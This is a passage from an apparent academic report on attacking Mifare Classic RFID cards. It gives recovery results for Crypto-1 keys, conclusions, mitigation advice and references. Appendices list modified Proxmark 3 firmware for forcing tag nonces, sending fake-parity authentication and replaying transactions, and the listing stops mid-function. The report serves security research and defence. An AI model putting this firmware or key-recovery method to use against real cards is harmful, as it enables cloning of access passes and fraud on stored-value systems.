00285830,0,000000a,04, ec f4 f7 d0
00285870,1,0000000,01, 04
002862c0,0,00233c9,12, fa 69 2d 83 a6 4e 05 02 a1 e7 2e 04 1e 4e 35 5b 2f 95
00286d08,1,0000000,01, 0e
0028b086,0,0000000,01, 52
0028b646,0,0000000,01, 52
```

It took 14.8 seconds to parse and find the first key of this transaction. The output of decrypto1.exe can be found in **Output 18**.

Output 18. Practical implementation of decrypto1 on the replay file in Output 17

```
===  Parsing  ===
Simple Authentication
UID:6466888a
KEY:B
BLOCK:02
TAG:2bcdad69
READER:0683c09f
KS:de32c3a5f4c842fc,len:64

=== Decrypto1 ===
Init Tables..................Done
Extending Tables.............Done (length:51/51)
Sorting Table1...............Done (size:501101)
Sorting Table2...............Done (size:972728)
Getting Results..............Done (1 results)
1 Results
  ---
Key State: 090000000000
----------
a0 02 4d 92
0a
c8 00 00 00 37 ff ff ff c8 00 00 00 00 ff 00 ff 2a 11
0a

Process returned 0 (0x0)   execution time : 14.775 s
```

11.4. Claims

Using a full recording of an eavesdropped transaction, decrypto1 can find the keys in less than 15 seconds. This can be highly optimised for both speed and dual core execution to reduce runtime drastically.

The algorithm is also perfectly scalable and can be used on 2 partial authentication attempts on a reader, leaking each 32 bits of keystream, to generate 2^{16} tables that can be crosschecked to find a unique solution. Since each table only has to be extended 15 times, the total run time of such an operation is inferior to 10 seconds on the same hardware.

Part 4

Conclusions

Chapter 12.

Results, Claims and Implications

Throughout this report I have shown how security in the Mifare Classic is compromised by not only a weak implementation but also due to a flawed stream cipher.

Its poor implementation is, for instance, characterized by a pseudo random number generator with only 2^{16}-1 combinations and which is initialised on power-up. These properties enable attackers to manipulate the PRNG to force the tag to produce a given nonce. Behind this exploit we can find a whole family of attacks, which can both uncover plaintext and use keystream to reveal more data or modify data on the card. The fact the protocol has commands with non standard exchange patterns, is also a sign of a weak implementation. Commands can very easily be identified leading to a recovered keystream, which can in turn be used to manipulate data on the tag.

Using hardware capable of both eavesdropping on a transaction and emulating a reader, an attacker can without knowledge of the cipher used, break and exploit most of the security measures of a Mifare Classic card. The secrecy and authenticity of data cannot be guaranteed and any new system that uses Mifare Classic cards should consider data on it to be accessible and modifiable by the user or an attacker.

Even if the technology was protected using a military grade stream cipher, the weak implementation renders the whole system unsafe. This experience has taught me the pitfalls of stream cipher implementation and the importance of having a strong and unpredictable pseudo random number generator.

When looking more closely at the cipher, which was never published by NXP but reverse engineered by Dutch and German researchers, we can find serious flaws that can be exploited. The cipher is a simple 48bit linear feedback shift register (LFSR) with a Boolean filter function that produces the keystream. First of all, the structure of the LFSR and the bits used for the filter input enable the current cipher state to be rolled back to a previous state, even when feedback is involved. And secondly, the input bits of the filter are evenly spaced out which can be exploited to ‘invert the filter’ and recover the LFSR state from a given length of keystream. I implemented the algorithm, originally published in (Dismantling MIFARE Classic, 2008) , and was able to recover the key in less than 15 second using a recorded transaction.

If attackers are in possession of a Mifare card's keys, they cannot only read and/or alter data on it but also 'clone' cards. i.e. by copying all the data from one card onto another or by using emulation hardware to emulate a card.

This would, for instance, enable attackers who copy Mifare cards storing monetary values or access passes, to use them as if they were their own. Moreover, they would be able to benefit from a never expiring source of funds, if no countermeasures are in place to prevent such misuse.

Chapter 13.

Security Improvements

The first security recommendation I can make is to use a safe cipher such as RSA or AES to bind the UID and manufacturing data of the tag (Sector 0 Block 0) to the contents. This will prevent the copying of data from one card to another, but will not protect against emulation hardware (such as the Proxmark III or the OpenPICC) that can emulate any card with any UID.

Using nested authentications will complicate things for attackers but as explained in chapter 11, rarely add any complexity to the search time due to the fact the encrypted nonce is produced by a predictable pseudo random number generator.

A working solution is to encrypt all the data on the card (and binding it to the UID) so that no attacker can read or modify the data. This however will not stop the cloning of cards by emulation hardware and must therefore be associated with a back office linking and blacklisting system that will detect whether cards were cloned.

The security provided by these solutions provide is, unfortunately, not spectacular and will not guarantee that a card cannot be cloned or that the system cannot be manipulated in some way for the attacker to profit from it. This is why I would recommend upgrading to a more open and publicly scrutinised solution with recognised cryptographic features. In the Mifare family these would be the Mifare DesFire which uses triple DES encryption and Mifare Plus, the replacement product for the Classic, which has progressive stages towards AES secured transactions, so as to facilitate migration.

References

COPACOBANA - A Codebreaker for DES and other Ciphers. [Online] http://www.copacobana.org/.

A Practical Attack on the MIFARE Classic. **de Koning Gans, Gerhard, Hoepman, Jaap-Henk and Garcia, Flavio D. 2008.** Radboud University Nijmegen : Institute for Computing and Information Sciences, 15 03 2008.

Algebraic Attacks on the Crypto-1 Stream Cipher in MiFare Classic and Oyster Cards. **Courtois, Nicolas T., Nohl, Karsten and O'Neil, Sean. 2008.** 14 4 2008.

Dismantling MIFARE Classic. **Garcia, Flavio, et al. 2008.** Radboud University Nijmegen : Institute for Computing and Information Sciences, 2008.

Mifare Classic – Eine Analyse der Implementierung. **Plötz, Henryk. 2008.** Humboldt-Universität zu Berlin : Institut für Informatik, 14 10 2008.

Mifare—Little security despite Obscurity. **Nohl, Karsten and Plötz, Henryk. 2007.** 2007. 24th Chaos Communication Congress .

NXP. 2008. *MF1ICS50 Functional Specification.* 29 January 2008.

Ruptor, Marcos el. Cryptolib. *Cryptolib.com.* [Online] [Cited: 14 10 2008.] http://cryptolib.com/ciphers/crypto1/.

Table of figures

Appendices

Appendix 1.

Proxmark 3 Firmware

Only the functions that were modified or added are printed here.

Code File 1. appmain.c

```
[...]
1.
2.  /*
3.   * Parse USB packet contents
4.   */
5.  void UsbPacketReceived(BYTE *packet, int len)
6.  {
7.      UsbCommand *c = (UsbCommand *)packet;
8.
9.      switch(c->cmd) {
10.         case CMD_ACQUIRE_RAW_ADC_SAMPLES_125K:
11.             AcquireRawAdcSamples125k(c->ext1);
12.             break;
13.
14.         case CMD_ACQUIRE_RAW_ADC_SAMPLES_ISO_15693:
15.             AcquireRawAdcSamplesIso15693();
16.             break;
17.
18.         case CMD_ACQUIRE_RAW_ADC_SAMPLES_ISO_14443:
19.             AcquireRawAdcSamplesIso14443(c->ext1);
20.             break;
21.
22.         case CMD_READER_ISO_14443a:
23.             ReaderIso14443a(c->ext1);
24.             break;
25.
26.         case CMD_MIFARE_GET_RAND:
27.             MifareGetRand(c->ext1,c->ext2);
28.             break;
29.
30.         case CMD_MIFARE_GET_NACK:
31.             MifareGetNack(c->ext1);
32.             break;
33.
34.         case CMD_MIFARE_REPLAYLOAD:
35.             MifareReplayLoad(c->ext1,c->ext2,c->ext3,c->d.asBytes);
36.             break;
37.
38.         case CMD_MIFARE_REPLAY:
39.             MifareReplay(c->ext1);
40.             break;
41.
42.         case CMD_MIFARE_RAND_TIMING:
43.             MifareRandTiming(c->ext1);
44.             break;
45.
46.         case CMD_SNOOP_ISO_14443:
47.             SnoopIso14443();
48.             break;
49.
50.         case CMD_SNOOP_ISO_14443a:
51.             SnoopIso14443a();
52.             break;
53.
54.         case CMD_SIMULATE_TAG_HF_LISTEN:
55.             SimulateTagHfListen();
56.             break;
57.
58.         case CMD_SIMULATE_TAG_ISO_14443:
59.             SimulateIso14443Tag();
60.             break;
```

```
61.
62.         case CMD_SIMULATE_TAG_ISO_14443a:
63.             SimulateIso14443aTag();        // ## Simulate iso14443a tag
64.             break;
65.
66.         case CMD_MEASURE_ANTENNA_TUNING:
67.             MeasureAntennaTuning();
68.             break;
69.
70.            case CMD_FPGA_MAJOR_MODE_OFF:        // ## FPGA Control
71.                   LED_C_ON();
72.                   FpgaWriteConfWord(FPGA_MAJOR_MODE_OFF);
73.                   SpinDelay(200);
74.                   LED_C_OFF();
75.                   break;
76.
77.         case CMD_DOWNLOAD_RAW_ADC_SAMPLES_125K:
78.         case CMD_DOWNLOAD_RAW_BITS_TI_TYPE: {
79.             UsbCommand n;
80.             if(c->cmd == CMD_DOWNLOAD_RAW_ADC_SAMPLES_125K) {
81.                 n.cmd = CMD_DOWNLOADED_RAW_ADC_SAMPLES_125K;
82.             } else {
83.                 n.cmd = CMD_DOWNLOADED_RAW_BITS_TI_TYPE;
84.             }
85.             n.ext1 = c->ext1;
86.             memcpy(n.d.asDwords, BigBuf+c->ext1, 12*sizeof(DWORD));
87.             UsbSendPacket((BYTE *)&n, sizeof(n));
88.                   break;
89.         }
90.         case CMD_DOWNLOADED_SIM_SAMPLES_125K: {
91.             BYTE *b = (BYTE *)BigBuf;
92.             memcpy(b+c->ext1, c->d.asBytes, 48);
93.             break;
94.         }
95.         case CMD_SIMULATE_TAG_125K:
96.             LED_A_ON();
97.             SimulateTagLowFrequency(c->ext1);
98.             LED_A_OFF();
99.             break;
100.
101.            case CMD_SETUP_WRITE:
102.            case CMD_FINISH_WRITE:
103.                   case CMD_HARDWARE_RESET:
104.                USB_D_PLUS_PULLUP_OFF();
105.                SpinDelay(1000);
106.                SpinDelay(1000);
107.                RSTC_CONTROL = RST_CONTROL_KEY | RST_CONTROL_PROCESSOR_RESET;
108.                for(;;) {
109.                    // We're going to reset, and the bootrom will take control.
110.                }
111.                break;
112.
113.            default:
114.                DbpString("unknown command");
115.                break;
116.        }
117.    }
118.
119.    /*
120.     * Main Application.
121.     */
122.    void AppMain(void)
123.    {
124.        SpinDelay(100);
125.
126.           LED_A_ON();
127.        UsbStart();
128.
129.           LED_B_ON();
130.        // The FPGA gets its clock from us, from PCK0, so set that up. We supply
131.        // a 48 MHz clock, so divide the 96 MHz PLL clock by two.
132.        PIO_PERIPHERAL_B_SEL = (1 << GPIO_PCK0);
133.        PIO_DISABLE = (1 << GPIO_PCK0);
134.        PMC_SYS_CLK_ENABLE = PMC_SYS_CLK_PROGRAMMABLE_CLK_0;
135.        PMC_PROGRAMMABLE_CLK_0 = PMC_CLK_SELECTION_PLL_CLOCK |
136.            PMC_CLK_PRESCALE_DIV_4;
```

```
137.        PIO_OUTPUT_ENABLE = (1 << GPIO_PCK0);
138.
139.            LED_C_ON();
140.        // Load the FPGA image, which we have stored in our flash.
141.        FpgaDownloadAndGo();
142.
143.            LED_A_OFF();
144.            LED_B_OFF();
145.            LED_C_OFF();
146.            LED_D_OFF();
147.        for(;;) {
148.             UsbPoll(FALSE);
149.             WDT_HIT();
150.
151.                    if(!(PIO_PIN_DATA_STATUS & (1<<GPIO_BUTTON))) {
152.                           LED_A_ON();
153.                           SpinDelay(500);
154.                           if(!(PIO_PIN_DATA_STATUS & (1<<GPIO_BUTTON))) {
155.                               LED_B_ON();
156.                                  MeasureAntennaTuning();
157.                                  SpinDelay(500);
158.                                  SnoopIso14443a();
159.                           }
160.                    }
161.
162.                           LED_A_OFF();
163.                           LED_B_OFF();
164.                           LED_C_OFF();
165.                           LED_D_OFF();
166.        }
167.    }
168.
169.    /*
170.     * Wait a delay (in miliseconds).
171.     */
172.    void SpinDelay(int ms)
173.    {
174.        int ticks = (48000*ms) >> 10;
175.
176.        // Borrow a PWM unit for my real-time clock
177.        PWM_ENABLE = PWM_CHANNEL(0);
178.
179.        // 48 MHz / 1024 gives 46.875 kHz
180.        PWM_CH_MODE(0) = PWM_CH_MODE_PRESCALER(10);
181.        PWM_CH_DUTY_CYCLE(0) = 0;
182.        PWM_CH_PERIOD(0) = 0xffff;
183.
184.        WORD start = (WORD)PWM_CH_COUNTER(0);
185.
186.        for(;;) {
187.            WORD now = (WORD)PWM_CH_COUNTER(0);
188.            if(now == (WORD)(start + ticks)) {
189.                return;
190.            }
191.            WDT_HIT();
192.        }
193.    }
194.
195.    /*
196.     * Start a counter.
197.     */
198.    void StartCount()
199.    {
200.            PMC_PERIPHERAL_CLK_ENABLE |= (0x1 << 12) | (0x1 << 13) | (0x1 << 14);
201.            TC_BMR=AT91C_TCB_TC1XC1S_TIOA0;
202.
203.
204.            //Fast clock
205.            TC_CCR(0)=AT91C_TC_CLKDIS; // (TC_CCR) Channel Control Register
206.            TC_CMR(0)=AT91C_TC_CLKS_TIMER_DIV1_CLOCK ;//| AT91C_TC_WAVE |
    AT91C_TC_ACPA_CLEAR | AT91C_TC_ACPC_SET | AT91C_TC_ASWTRG_CLEAR; // (TC_CMR) Channel Mode
    Register (Capture Mode / Waveform Mode)
207.            TC_RA(0)=0xF000;
208.            TC_RC(0)=0xFFFF;
209.            TC_CCR(0)= AT91C_TC_CLKEN;
210.
```

```
211.            TC_CCR(1)=AT91C_TC_CLKDIS; // (TC_CCR) Channel Control Register
212.            TC_CMR(1)=AT91C_TC_CLKS_TIMER_DIV5_CLOCK; // (TC_CMR) Channel Mode Register
    (Capture Mode / Waveform Mode)
213.            TC_CCR(1)= AT91C_TC_CLKEN;
214.
215.            TC_BCR=1;
216.            TC_BCR=1;
217.    }
218.
219.    /*
220.     * Get the current count.
221.     */
222.    int GetCount(){
223.            return (( TC_CV(1) << 9 ) & 0xFFFF0000 ) | TC_CV(0);
224.    }
225.
226.    /*
227.     * Wait for counter to reach a certain value.
228.     */
229.    void WaitForCount(int count)
230.    {
231.            while(count > (0x1FFFFFF & (((( TC_CV(1) << 9 ) & 0xFFFF0000 ) | TC_CV(0))))){
232.             WDT_HIT();
233.            }
234.    }
```

Code File 2. iso14443a.c

```
1.  //-----------------------------------------------------------------------------
2.  // Routines to support ISO 14443 type A.
3.  //
4.  // Gerhard de Koning Gans - May 2008
5.  // Modified by Kyle Penri-Williams June 2009
6.  //-----------------------------------------------------------------------------
7.  #include <Proxmark3.h>
8.  #include "apps.h"
9.
10. #define RANDCYCLE_ONE 1893540
11. #define RANDCYCLE_TWO 3749166
12. #define RANDCYCLE_EIGHT 14882927
13. #define RANDCYCLE_TEN 18595050
14. #define RANDCYCLE_ELEVEN (18595050+1855723)
15. #define RANDCYCLE_VAR 1855723
16.
17. #define TRANSID_ENCCMD2 4
18. #define TRANSID_ENCCMD1 3
19. #define TRANSID_AUTHPASS2 2
20. #define TRANSID_AUTHPASS1 1
21. #define TRANSID_AUTHRQ 0

[...]

22. //-----------------------------------------------------------------------------
23. // Prepare reader command to send to FPGA (with fake parity)
24. //
25. //-----------------------------------------------------------------------------
26. void CodeIso14443aAsReaderFakeParity(const BYTE *cmd, int len,DWORD parity)
27. {
28.     int i, j;
29.     int last;
30.     int oddparity;
31.     BYTE b;
32.
33.     ToSendReset();
34.
35.
36.     // Start of Communication (Seq. Z)
37.     Sequence(SEC_Z);
38.     last = 0;
39.
40.     for(i = 0; i < len; i++) {
41.         // Data bits
42.         b = cmd[i];
43.         oddparity = 0x01;
```

```
44.         for(j = 0; j < 8; j++) {
45.             oddparity ^= (b & 1);
46.             if(b & 1) {
47.                             // Sequence X
48.                             Sequence(SEC_X);
49.                             last = 1;
50.             } else {
51.                 if(last == 0) {
52.                                     // Sequence Z
53.                                     Sequence(SEC_Z);
54.                             }
55.                             else {
56.                                     // Sequence Y
57.                                     Sequence(SEC_Y);
58.                                     last = 0;
59.                             }
60.             }
61.             b >>= 1;
62.         }
63.
64.             oddparity = ( (parity >> (len - i -1)) & 0x01);
65.
66.             // Parity bit
67.             if(oddparity) {
68.                     // Sequence X
69.                     Sequence(SEC_X);
70.                     last = 1;
71.             } else {
72.                     if(last == 0) {
73.                             // Sequence Z
74.                             Sequence(SEC_Z);
75.                     }
76.                     else {
77.                             // Sequence Y
78.                             Sequence(SEC_Y);
79.                             last = 0;
80.                     }
81.             }
82.     }
83.
84.     // End of Communication
85.     if(last == 0) {
86.             // Sequence Z
87.             Sequence(SEC_Z);
88.     }
89.     else {
90.             // Sequence Y
91.             Sequence(SEC_Y);
92.             last = 0;
93.     }
94.     // Sequence Y
95.     Sequence(SEC_Y);
96.
97.     // Just to be sure!
98.     Sequence(SEC_Y);
99.     Sequence(SEC_Y);
100.            Sequence(SEC_Y);
101.
102.        // Convert from last character reference to length
103.        ToSendMax++;
104.    }

[...]

105.
106.    //-----------------------------------------------------------------------------
107.    // MIFARE FUNCTIONS
108.    //
109.    //-----------------------------------------------------------------------------
110.
111.
112.    void inline MifareConfigProxmark();
113.    BOOL inline MifareGetSerial(BYTE* bSerial,DWORD *delay);
114.    BOOL inline MifareSelectSerial(BYTE* bSerial);
115.    DWORD MifareCalibrate();
116.
```

```
117.    /* Init FPGA for Mifare */
118.    void inline MifareConfigProxmark(){
119.            /*------------------------------*/
120.            /* Init Reader                  */
121.            /*------------------------------*/
122.
123.            // Setup SSC
124.            FpgaSetupSsc();
125.
126.            // Start from off (no field generated)
127.        FpgaWriteConfWord(FPGA_MAJOR_MODE_HF_ISO14443A | FPGA_HF_ISO14443A_READER_MOD);
128.            SpinDelay(20);
129.            WaitSscIdle();
130.        FpgaWriteConfWord(FPGA_MAJOR_MODE_OFF);
131.        SpinDelay(300);
132.
133.        SetAdcMuxFor(GPIO_MUXSEL_HIPKD);
134.        FpgaSetupSsc();
135.
136.            // Now give it time to spin up.
137.        FpgaWriteConfWord(FPGA_MAJOR_MODE_HF_ISO14443A | FPGA_HF_ISO14443A_READER_MOD);
138.            SpinDelay(200);
139.    }
140.
141.
142.    /* Request Mifare */
143.    BOOL inline MifareRequestCard(DWORD *delay){
144.
145.            /*------------------------------*/
146.            /* Configuration                */
147.            /*------------------------------*/
148.
149.            // Beacon
150.            static const BYTE cmd1[]       = { 0x52 }; // or 0x26
151.
152.            int reqaddr = 2024;
153.
154.            BYTE *req1 = (((BYTE *)BigBuf) + reqaddr);
155.        int req1Len;
156.
157.            BYTE *receivedAnswer = (((BYTE *)BigBuf) + 3560);
158.
159.            // Prepare some commands!
160.        ShortFrameFromReader(cmd1);
161.        memcpy(req1, ToSend, ToSendMax); req1Len = ToSendMax;
162.
163.
164.            BOOL bResult=FALSE;
165.
166.            int samples = 0;
167.            int tsamples = 0;
168.            int wait = 0;
169.            int elapsed = 0;
170.
171.
172.            LED_A_ON();
173.
174.            // Send WUPA (or REQA)
175.            TransmitFor14443a(req1, req1Len, &tsamples, &wait);
176.
177.            if(GetIso14443aAnswerFromTag(receivedAnswer, 100, &samples, &elapsed)){
178.                    if(receivedAnswer[0]==0x04){
179.                            bResult=TRUE;
180.                    }
181.            }
182.
183.                    return bResult;
184.
185.    }
186.
187.    /* Request Serial */
188.    BOOL inline MifareGetSerial(BYTE* bSerial,DWORD *delay){
189.
190.            /*------------------------------*/
191.            /* Configuration                */
192.            /*------------------------------*/
```

```
193.
194.           // Get UID
195.           static const BYTE cmd2[]       = { 0x93,0x20 };
196.
197.           int reqaddr = 2024;
198.           int reqsize = 60;
199.
200.       BYTE *req2 = (((BYTE *)BigBuf) + reqaddr + reqsize);
201.       int req2Len;
202.
203.           BYTE *receivedAnswer = (((BYTE *)BigBuf) + 3560);
204.
205.           // Prepare some commands!
206.           CodeIso14443aAsReader(cmd2, sizeof(cmd2));
207.       memcpy(req2, ToSend, ToSendMax); req2Len = ToSendMax;
208.
209.           BOOL bResult=FALSE;
210.
211.           int samples = 0;
212.           int tsamples = 0;
213.           int wait = 0;
214.           int elapsed = 0;
215.
216.           //MifareConfigProxmark();
217.
218.
219.                   LED_B_ON();
220.           // Ask for card UID
221.           TransmitFor14443a(req2, req2Len, &tsamples, &wait);
222.           if(!GetIso14443aAnswerFromTag(receivedAnswer, 100, &samples, &elapsed)) {
223.                   goto done;
224.           }
225.
226.           if(bSerial!=0){
227.                   // First copy the 5 bytes (Mifare Classic) after the 93 70
228.                   memcpy(bSerial,receivedAnswer,5);
229.                   bResult=TRUE;
230.           }
231.
232.   done:
233.                   return bResult;
234.   }
235.
236.
237.   /* Select Mifare */
238.   BOOL inline MifareSelectSerial(BYTE* bSerial){
239.
240.           /*------------------------------*/
241.           /* Configuration                */
242.           /*------------------------------*/
243.
244.           // Select (0x93,0x70) + UID (0xFF,0xFF,0xFF,0xFF,0xFF) + CRC (0x00,0x00)
245.           BYTE cmd3[] = { 0x93,0x70,0xFF,0xFF,0xFF,0xFF,0xFF,0x00,0x00 };
246.
247.           int reqaddr = 2024;
248.           int reqsize = 60;
249.
250.       BYTE *req3 = (((BYTE *)BigBuf) + reqaddr + (reqsize * 2));
251.       int req3Len;
252.
253.           BYTE *receivedAnswer = (((BYTE *)BigBuf) + 3560);
254.
255.           // Prepare some commands!
256.           CodeIso14443aAsReader(cmd3, sizeof(cmd3));
257.       memcpy(req3, ToSend, ToSendMax); req3Len = ToSendMax;
258.
259.           BOOL bResult=FALSE;
260.
261.           int samples = 0;
262.           int wait = 0;
263.           int elapsed = 0;
264.
265.           LED_C_ON();
266.
267.
268.           // Construct SELECT UID command
```

```
269.            // First copy the 5 bytes (Mifare Classic) after the 93 70
270.            memcpy(cmd3+2,bSerial,5);
271.            // Secondly compute the two CRC bytes at the end
272.            ComputeCrc14443(CRC_14443_A, cmd3, 7, &cmd3[7], &cmd3[8]);
273.            // Prepare the bit sequence to modulate the subcarrier
274.            CodeIso14443aAsReader(cmd3, sizeof(cmd3));
275.            memcpy(req3, ToSend, ToSendMax); req3Len = ToSendMax;
276.
277.
278.            // Select the card
279.            TransmitFor14443a(req3, req3Len, &samples, &wait);
280.            if(!GetIso14443aAnswerFromTag(receivedAnswer, 100, &samples, &elapsed)) {
281.                    goto done;
282.            }
283.
284.            bResult=TRUE;
285.
286.    done:
287.            return bResult;
288.    }
289.
290.    /* Start Auth (Get Random) */
291.    BOOL inline MifareStartAuth(BYTE* AuthCmd, BYTE* bRand){
292.
293.            /*------------------------------*/
294.            /* Configuration                */
295.            /*------------------------------*/
296.
297.            // Authentication for a block
298.            ComputeCrc14443(CRC_14443_A, AuthCmd, 2, &AuthCmd[2], &AuthCmd[3]);
299.
300.            int reqaddr = 2024;
301.            int reqsize = 60;
302.
303.        BYTE *req5 = (((BYTE *)BigBuf) + reqaddr + (reqsize * 4));
304.        int req5Len;
305.
306.            BYTE *receivedAnswer = (((BYTE *)BigBuf) + 3560);
307.
308.            // Prepare some commands!
309.            CodeIso14443aAsReader(AuthCmd, 4);
310.        memcpy(req5, ToSend, ToSendMax); req5Len = ToSendMax;
311.
312.            BOOL bResult=FALSE;
313.
314.            int samples = 0;
315.            int wait = 0;
316.            int elapsed = 0;
317.
318.            LED_D_ON();
319.
320.            // Send authentication request (Mifare Classic)
321.            TransmitFor14443aTiming(req5, req5Len, &samples, &wait,0);
322.
323.            if(!GetIso14443aAnswerFromTag(receivedAnswer, 100, &samples, &elapsed)) {
324.                    bResult=FALSE;
325.                    goto done;
326.            }
327.
328.
329.
330.            if(bRand!=0){
331.                    // First copy the 4 Rand bytes (Mifare Classic)
332.                    memcpy(bRand,receivedAnswer,4);
333.                    bResult=TRUE;
334.            }
335.            else{
336.                    bResult=FALSE;
337.            }
338.
339.    done:
340.            return bResult;
341.    }
342.
343.    /* Fake Auth (Send Response) */
344.    BOOL inline MifareFakeAuth(BYTE parity){
```

```
345.
346.           /*------------------------------*/
347.           /* Configuration                */
348.           /*------------------------------*/
349.
350.           // Authentication for a block
351.           BYTE cmd6[] = { 0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00};
352.       //ComputeCrc14443(CRC_14443_A, cmd6, 2, &cmd6[8], &cmd6[9]);
353.
354.           int reqaddr = 2024;
355.           int reqsize = 60;
356.
357.       BYTE *req6 = (((BYTE *)BigBuf) + reqaddr + (reqsize * 6));
358.       int req6Len;
359.
360.
361.           // Prepare some commands!
362.           CodeIso14443aAsReaderFakeParity(cmd6, sizeof(cmd6),parity);
363.       memcpy(req6, ToSend, ToSendMax); req6Len = ToSendMax;
364.
365.           BOOL bResult=FALSE;
366.
367.           int samples = 0;
368.           int wait = 0;
369.
370.
371.           LED_C_ON();
372.
373.           // Send authentication request (Mifare Classic)
374.           TransmitFor14443a(req6, req6Len, &samples, &wait);
375.
376.           bResult=TRUE;
377.
378.           return bResult;
379.
380.
381.
382.   }
383.
384.
385.
386.
387.   /* Fake Auth Response (Get Nack) */
388.   BOOL inline MifareFakeAuthResponse(BYTE * response, DWORD * size){
389.
390.
391.           BOOL bResult=FALSE;
392.
393.           BYTE *receivedAnswer = (((BYTE *)BigBuf) + 3560);
394.           memset(receivedAnswer,0,32);
395.
396.           int elapsed = 0;
397.           int samples = 0;
398.
399.           GetIso14443aAnswerFromTag(receivedAnswer, 100, &samples, &elapsed);
400.
401.           if (samples > 0) {
402.                   memcpy(response,receivedAnswer,samples/8);
403.                   *size=samples/8;
404.                   bResult=TRUE;
405.           }
406.
407.           return bResult;
408.   }
409.
410.
411.   /* Get a random number */
412.   BOOL GetSingleRandMifare(BYTE* AuthCmd,DWORD * rand,DWORD *delay)
413.   {
414.           AIC_IDCR=0xFFFFFFFF;
415.
416.           BYTE bSerial[] ={0x00,0x00,0x00,0x00,0x00};
417.           BYTE bRand[] ={0x00,0x00,0x00,0x00};
418.           BOOL bVar;
419.           DWORD serial=0;
420.           *rand=0;
```

```
421.
422.            //Get Card
423.            bVar=MifareRequestCard(delay);
424.
425.            if(!bVar){
426.                    DbpString("RequestCard Failed");
427.                    goto done;
428.            }
429.
430.            //Get Serial
431.            bVar=MifareGetSerial(bSerial,delay);
432.
433.
434.            if(!bVar){
435.                    DbpString("GetSerial Failed");
436.                    goto done;
437.            }
438.
439.            serial=(bSerial[0]<<24)+(bSerial[1]<<16)+(bSerial[2]<<8)+(bSerial[3]);
440.
441.            //Select Serial
442.            bVar=MifareSelectSerial(bSerial);
443.
444.            if(!bVar){
445.                    DbpString("Select Serial Failed");
446.                    goto done;
447.            }
448.
449.            // Get Rand+delay
450.            testcount4=GetCount();
451.            WaitForCount(*delay);
452.            WaitSscIdle();
453.            StartCount();
454.
455.            bVar=MifareStartAuth(AuthCmd,bRand);
456.
457.            if(!bVar){
458.                    DbpString("Getting Rand Failed");
459.                    goto done;
460.            }
461.
462.            *rand=(bRand[0]<<24)+(bRand[1]<<16)+(bRand[2]<<8)+(bRand[3]);
463.
464.    done:
465.            //DbpIntegers(testcount4,0,0);
466.
467.            LED_A_OFF();
468.            LED_B_OFF();
469.            LED_C_OFF();
470.            LED_D_OFF();
471.            AIC_IDCR=0x0;
472.            return bVar;
473.    }
474.
475.
476.
477.
478.    //-----------------------------------------------------------------------------
479.    // Trick a Mifare tag into giving a chosen Rand
480.    //
481.    //-----------------------------------------------------------------------------
482.    BOOL MifareGetForcedRand(BYTE* AuthCmd,DWORD objective)
483.    {
484.
485.            BOOL result=FALSE;
486.            DWORD rand=0;
487.            SDWORD ticks;
488.            SDWORD delaychange=0;
489.            DWORD delay;
490.            SDWORD delayconst;
491.            DWORD loops=0;
492.
493.            delayconst=MifareCalibrate();
494.            delay=delayconst;
495.
496.            DbpStringIntegers("== Forcing Nonce 0x%8x ==\r\n", objective, 0);
```

```
497.
498.            MifareConfigProxmark();
499.            RandListInit();
500.            StartCount();
501.
502.
503.            for(loops=0;loops<50;loops++){
504.
505.                    //Abort button
506.                    if(!(PIO_PIN_DATA_STATUS & (1<<GPIO_BUTTON))) break;
507.
508.                    if(GetSingleRandMifare(AuthCmd,&rand,&delay)){
509.
510.
511.                            if(rand==objective){
512.                                    result=TRUE;
513.                                    break;
514.                            }
515.
516.                            MifareFakeAuth(0x00);
517.                            RandListAddOccurence(rand);
518.
519.                            DbpStringIntegers("Got nonce 0x%8x with %9d", rand, delay);
520.
521.                            if(MifareRngGetTickDistance(&ticks, rand, objective)){
522.
523.                                    ticks = ((ticks + 0x8000) % 0xFFFF) - 0x8000;
524.
525.                                    delaychange=0;
526.                                    delaychange =  ((ticks)%8)*RANDCYCLE_VAR;
527.
528.                                delaychange+=MifareGetTimerTicksFromRNGTicks(ticks);
529.
530.
531.                                    delay = delayconst + delaychange;
532.
533.                                    delay= ((delay-RANDCYCLE_TWO) % (RANDCYCLE_VAR*8) ) +
    RANDCYCLE_TWO;
534.
535.                                    DbpStringIntegers("Distance %+6d : correcting by %+d
    delay\r\n", ticks, delaychange);
536.                            }
537.                    }
538.
539.             WDT_HIT();
540.            }
541.            /* Listing the Random Numbers*/
542.            DWORD size;
543.            DWORD i;
544.            size=RandListGetListSize();
545.
546.            for (i=0;i<size;i++){
547.                    DbpStringIntegers("[ %8x ] : %5d", RandListGetRandByIndex(i),
    RandListGetRandCountByIndex(i));
548.            }
549.
550.            return result;
551.    }
552.
553.
554.
555.
556.    //-----------------------------------------------------------------------------
557.    // Trick a Mifare tag into a replay attack
558.    //
559.    //-----------------------------------------------------------------------------
560.    void MifareReplayLoad(DWORD transID,DWORD parity,DWORD len ,BYTE * data){
561.            if(len==0){
562.                    memset(replaycmd,sizeof(replaycmd),0);
563.            }
564.            else {
565.                    replaycmd[transID].parity=parity;
566.                    replaycmd[transID].len=len;
567.                    memcpy(replaycmd[transID].d.asBytes,data,len);
568.            }
569.    }
```

```
570.
571.    //-----------------------------------------------------------------------------
572.    // Trick a Mifare tag into a replay attack
573.    //
574.    //-----------------------------------------------------------------------------
575.    void MifareReplay(DWORD parameter){
576.
577.            BYTE *trace = (BYTE *)BigBuf;
578.            int traceLen = 0;
579.            int rsamples = 0;
580.            memset(trace, 0x44, 2000);
581.            DWORD rand=0;
582.            BYTE AuthCmd[4];
583.
584.            // Prepare Rand
585.            rand=(replaycmd[TRANSID_AUTHPASS1].d.asBytes[0]<<24)+(replaycmd[TRANSID_AUTHPASS
    1].d.asBytes[1]<<16)\
586.
        +(replaycmd[TRANSID_AUTHPASS1].d.asBytes[2]<<8)+(replaycmd[TRANSID_AUTHPASS1].d.asBytes[
    3]);
587.
588.            // Prepare AuthCmd
589.            memcpy(AuthCmd,replaycmd[TRANSID_AUTHRQ].d.asBytes,4);
590.
591.
592.            MifareGetForcedRand(AuthCmd,rand);
593.
594.            /*------------------------------*/
595.            /* Configuration                */
596.            /*------------------------------*/
597.
598.            int reqaddr = 2024;
599.            int reqsize = 60;
600.
601.            int samples = 0;
602.            int wait = 0;
603.            int elapsed = 0;
604.
605.        BYTE *reqAuthPass2 = (((BYTE *)BigBuf) + reqaddr + (reqsize * 2));
606.        int reqAuthPass2Len;
607.
